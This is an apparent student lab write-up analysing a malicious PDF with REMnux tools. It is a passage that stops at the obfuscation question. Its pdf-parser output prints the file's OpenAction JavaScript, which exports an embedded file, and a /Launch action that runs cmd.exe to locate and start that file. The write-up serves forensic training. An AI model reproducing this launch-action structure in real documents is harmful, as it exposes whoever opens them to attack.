Malicious PDF File Analysis - No. 14

Stage 2:

Your job is to investigate the content of a given malicious pdf file. Using the PDF analyzing tools offered by the REMnux tool, spider monkey, sctest, or PDF Stream Dumper, address the following questions/activities:

1. Report the number of objects in the file.

2. Determine whether the file is compressed or not.

3. Determine whether the file is obfuscated or not.

4. Find and Extract JavaScript.

5. De-obfuscate JavaScript.

6. Extract the shell code.

7. Create a shell code executable


8. Analyze shell code and determine what is does or even execute it using sctest or spider monkey.

9. What is the secret code?

Given File to analyze – Group 14

1. Report the number of objects in the file.

We found 12 objects in the malicious pdf file using pdfid.py.





2. Determine whether the file is compressed or not.


The given malicious file is compressed.


Command used – pdf-parser.py


When we used the Stream dumper it showed that the object8 is compressed using the filter and Flat code.





Activities
Terminal
rem
Usage: pdf-parser.py [options] pdf-file|zip-file|url
pdf-parser, use it to parse a PDF document
pdf-parser.py: error: ambiguous option: --obj (--object, --objstm?)
remnux@remnux:/media/sf_shared_drive/Digital$ pdf-parser.py DIGITALASSIGNMENT.pdf
PDF Comment '%PDF-1.0\r\n'
obj 1 0
Type: /Catalog
Referencing: 2 0 R
<<
/Pages 2 0 R
/Type /Catalog
>>
obj 2 0
Type: /Pages
Referencing: 3 0 R
<<
/Count 1
/Kids [3 0 R]
/Type /Pages
>>
obj 3 0
Type: /Page
Referencing: 4 0 R, 2 0 R
<<
/Contents 4 0 R
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1
<<
/Type /Font
/Subtype /Type1
/BaseFont /Helvetica
/Name /F1
>>
>>
>>
/Type /Page
/MediaBox [0 0 795 842]
>>
obj 4 0
remnux@remnux: ~
sf_shared_drive
A-Course-on-Digital-Forensics/An...


Activities
Terminal
/Type /Page
/MediaBox [0 0 795 842]
>>
obj 4 0
Type:
Referencing:
Contains stream
<<
/Length 0
>>
xref
trailer
<<
/Root 1 0 R
/Size 5
/Info 0 0 R
>>
startxref 429
PDF Comment '%%EOF\r\n'
obj 5 0
Type:
Referencing: 6 0 R
<<
/EmbeddedFiles 6 0 R
>>
obj 6 0
Type:
Referencing: 7 0 R
<<
/Names [(template)7 0 R]
>>
obj 7 0
Type: /Filespec
Referencing: 8 0 R
<<
/UF (template.pdf)
/F (template.pdf)
/EF
remnux@remnux: ~
sf_shared_drive
A-Course-on


Activities
Terminal
Oct 6 00:23
remnux@remnux: /media/sf_shared_drive/Digital
/Names [(template)7 0 R]
>>
obj 7 0
Type: /Filespec
Referencing: 8 0 R
<<
/UF (template.pdf)
/F (template.pdf)
/EF
<<
/F 8 0 R
>>
/Desc (template)
/Type /Filespec
>>
obj 8 0
Type:
Referencing:
Contains stream
obj 9 0
Type: /Action
Referencing:
<<
/S /JavaScript
/JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
/Type /Action
>>
obj 10 0
Type: /Action
Referencing:
<<
/S /Launch
/Type /Action
/Win
<<
/F (cmd.exe)
/D '(c:\\\\windows\\\\system32)'
/P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist "Documents\\\\template.pdf" (cd "Documents
"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\n\nsecret code:U+0023U+0032U+0033U+0034U+0052U
+0074U+0079)'
>>
>>
remnux@remnux: ~
sf_shared_drive
A-Course-on-Digital-Forensics/An...
remnux@remnux: /media/sf_share...
1 / 2



Activities
Terminal
Oct 9 21:45
remnux@remnux: /media/sf_shared_drive/Digital
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 5 0 R, 9 0 R
<<
/Pages 2 0 R
/Names 5 0 R
/OpenAction 9 0 R
/Type /Catalog
>>
obj 3 0
Type: /Page
Referencing: 4 0 R, 2 0 R, 10 0 R
<<
/Contents 4 0 R
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1
<<
/Type /Font
/Subtype /Type1
/BaseFont /Helvetica
/Name /F1
>>
>>
>>
/Type /Page
/MediaBox [0 0 795 842]
/AA
<<
/O 10 0 R
>>
>>
xref
trailer
<<
/Size 11
remnux@remnux: ~
Digital
remnux@remnux: /media/sf_share...
1 / 2



3. Determine whether the file is obfuscated or not.

